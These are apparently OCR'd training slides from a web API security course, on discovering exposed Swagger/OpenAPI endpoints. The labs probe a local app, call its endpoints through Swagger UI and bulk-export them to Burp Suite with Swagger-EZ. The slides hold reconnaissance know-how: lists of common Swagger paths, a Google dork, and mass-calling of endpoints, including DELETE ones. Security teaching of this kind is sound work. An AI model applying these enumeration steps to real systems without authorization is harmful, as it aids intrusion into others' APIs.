
Copyright © 2021 Mohammed Aldoub (Voulnet)

SWAGGER/OPENAPI

This is what a Swagger UI looks. It describes operations, endpoints and models/fields that are available in an API. Just like GraphQL introspection describes a GraphQL API, Swagger describes a REST API.

As an attacker, a public Swagger endpoint is a goldmine, it allows the attacker to:

1- Find all API functions, parameters and object models.
2- Find Paths, body or query parameters.
2- Try calling them directly from inside Swagger UI with ease.
3- Find any restrictions (or lack thereof) on field lengths, restrictions and regex



Make sure your Swagger API definitions are only exposed to those who need them!

Copyright © 2021 Mohammed Aldoub (Voulnet)

FINDING API DEFINITIONS

Finding a Swagger endpoint takes a bit of trial and error, if it exists in the first place.

Always try URLs like:

/swagger
/api/swagger
/redoc
/swagger-ui/
/swagger.json
/openapi
/api/v1/swagger ← or v2
/swagger-ui.html
And many others!


You can do a Google dork search for such terms, for example: inurl:/api/v1/swagger

Copyright © 2021 Mohammed Aldoub (Voulnet)

FINDING A SWAGGER ENDPOINT

We have found a swagger url at localhost/swagger. We can see the following:

- Info about the API
- Link to the JSON Spec file for the API.
- List of endpoints in the API.



Copyright © 2021 Mo

TRYING API DEFINITIONS

You can try launching an API request from inside the Swagger UI. Here we are adding a new user.

localhost/swagger/ 110% Search

POST /v1/users/ v1_users_create

API endpoint that allows users to be viewed or edited.

Parameters Cancel

Name	Description

data * required
object
(body)
	Edit Value | Model
	
	{
	"username": "swaggeruser",
	"email": "swagger@example.com"
	}
	
	Cancel
	
	Parameter content type
	application/json

Copyright © 2021 Mohammed Aldoub (Voulnet)

TRYING API DEFINITIONS

And this is what the response looks like, showing the added user, and giving you a corresponding curl command.

Responses Response content type application/json

Curl

```
curl -X POST "http://localhost/api/v1/users/" -H "accept: application/json" -H "Content-Type: application/json" -H "X-CSRFToken:
sB1IxsdfA9iw30Bg8O69T7yaeY7mj0f5KY7GG6T5wQyxE9TIZdT1bfkeMCjZ9g60" -d "{ \"username\": \"swaggeruser\", \"email\": \"swagger@example.com\"}"
```

Request URL

```
http://localhost/api/v1/users/
```

Server response

Code	Details
201	**Response body**

```
{
  "id": 5,
  "url": "http://localhost/api/v1/users/5/",
  "username": "swaggeruser",
  "email": "swagger@example.com",
  "groups": []
}
```

Download

Response headers

```
access-control-allow-origin: *
allow: GET, POST, HEAD, OPTIONS
connection: close
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

API OBJECT MODELS

The APIs and definitions exposed in Swagger can provide detailed info about objects and types supported in the API, here we have a very detailed and clear definition of the User model in this API, including length and regex patterns used by the server-side validators!

Important note about Swagger info:

The actual backend API does not really have to be identical to what Swagger is exposing!

Do not always trust Swagger's definitions to be correct 100%. Reasons:

- Sometimes Swagger doc generation tools have bugs.
- Sometimes an API handles extra parameters not documented in Swagger
- Devs forgetting to update Swagger.

localhost/swagger/ 110% Search

Code	Description
201	Example Value | **Model**

```
User {
  id                  integer
                      title: ID
                      readOnly: true
  url                 string($uri)
                      title: Url
                      readOnly: true
  username*           string
                      title: Username
                      pattern: ^[\w.@+-]+$
                      maxLength: 150
                      minLength: 1

                      Required. 150 characters or fewer. Letters, digits and @/./+/-/_ only.

  email               string($email)
                      title: Email address
                      maxLength: 254
  groups              [
                      uniqueItems: true

                      The groups this user belongs to. A user will get all permissions granted to each of their groups.

                      string($uri)

                      The groups this user belongs to. A user will get all permissions granted to each of their groups.

                      ]
}
```

GET /v1/users/{id}/

Copyright © 2021 Mohammed Aldoub (Vou

LAB8: TRYING OUT SWAGGER

Visit the Swagger URLs at:

/swagger
/api/swagger

1- Call some API endpoints thru Swagger(Be careful with delete APIs! Don't delete the admin user, preferable only delete items you just added).
2- Export/Download the Swagger Specification JSON file.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB 9: EXPORTING ALL SWAGGER ENDPOINTS AT ONCE

Some APIs might have hundreds of endpoints, so testing each one manually is not going to be fun.

One way to collect all endpoints, and run automated attacks against them all, is to use Burp Suite.

The idea of collecting all of these endpoints makes it easier to feed them to security scanners or similar tools that can work on this list of URLs, for example Burp Suite itself, SleuthQL and other tools.

To do this, we will use the Swagger-EZ tool by RhinoSecurityLabs.

But first, what is Burp Suite?

Copyright © 2021 Mohammed Aldoub (Voulnet)


INTRO TO BURP

- Burp Suite is a great security tool, an interception proxy that is extremely flexible, well supported by the community, and contains a huge amount of 3rd party plugins, great documentation and is a de-facto standard security tool.

- The community edition is free, and the professional version is affordable.

Copyright © 2021 Mohammed Aldoub (Voulnet)

PREPARING THE ENVIRONMENT





- RUN BURP SUITE
- MAKE SURE PROXYING IS ENABLED.
- IN FIREFOX GO TO EDIT --> PREFERENCES --> SCROLL DOWN TO NETWORK SETTINGS
- SET UP THE MANUAL PROXY CONFIGURATION TO BE 127.0.0.1 ON PORT 8080 FOR ALL PROTOCOLS
- THIS WILL PROXY ALL TRAFFIC OF FIREFOX THROUGH BURP.

Copyright © 2021 Mohammed Aldoub (Voulnet)

PREPARING THE ENVIRONMENT

- Inside Burp suite, go to the proxy tab and then intercept tab.
- Now go visit http://localhost/ in the browser, and see what happens.
- Burp will intercept the request, and you can modify it before sending.
- Now Set intercept to be off like in the image to the right.
- Requests will be logged unintercepted in the HTTP history tab.
- Burp can help greatly in handling Swagger endpoints.





Copyright © 2021 Mohammed Aldoub (Voulnet)

EXPORTING SWAGGER TO BURP

Since finding which endpoint is vulnerable is tedious work to be done manually, we'll use our friend Swagger-EZ from RhinoSecurity https://github.com/RhinoSecurityLabs/Swagger-EZ

It's already available in /home/student/Swagger-EZ/, so go that directory in the terminal and run:


firefox index.html &


To use Swagger-EZ, we need to give it the URL of a Swagger specification file. In another tab, go to the swagger endpoint at: http://localhost/swagger/

And copy the URL found in search bar like in the image to the top right.

Feed this URL to Swagger-EZ and click Load.

Swagger-EZ will now display VVDA API





Copyright © 2021 Mohammed Aldoub (Voulnet)

EXPORTING SWAGGER TO BURP

What you need to do now is the following:

Inside the Swagger-EZ page, fill the two parameter boxes with 123.

Be careful with what input you give it, it will call all endpoints including the DELETE endpoints!


That's why we put 123 because there is no object with id 123 in our DB (Be careful testing such endpoints in production)


Then in Swagger-EZ click Send All.

This will call all the endpoints inside the Swagger config to Burp Suite without having to click and try each one individually! Forward them all, and you'll see them all in HTTP history tab

Now burp has all API endpoints and you can utilize burp features against them.

We will use this feature later in the course.






#	Host	Method	URL	Params	Edited	Status
45	http://localhost	GET	/api/v1/user_detail/*/			200
46	http://localhost	DELETE	/api/v1/user_detail/*/			200
47	http://localhost	PUT	/api/v1/user_detail/*/			200
48	http://localhost	GET	/api/v1/users/			200
49	http://localhost	DELETE	/api/v1/users/*/			404
50	http://localhost	DELETE	/api/v1/yamlconfig_detail/*/			200
51	http://localhost	POST	/api/v1/verify_token/			400
52	http://localhost	GET	/api/v1/users/*/			404
53	http://localhost	GET	/api/v1/yamlconfigs/			200
54	http://localhost	PUT	/api/v1/yamlconfig_detail/*/			200
55	http://localhost	GET	/api/v1/yamlconfig_detail/*/			200

Copyright © 2021 Mohammed Aldoub (Voulnet)

AFTER YOU'RE DONE

After you're done with Burp, make sure you return Firefox to normal so that it doesn't proxy traffic to Burp, this will make your regular browsing normal without breaking SSL, certificates errors and HSTS timeouts.



Copyright © 2021 Mohammed Aldoub (Voulnet)

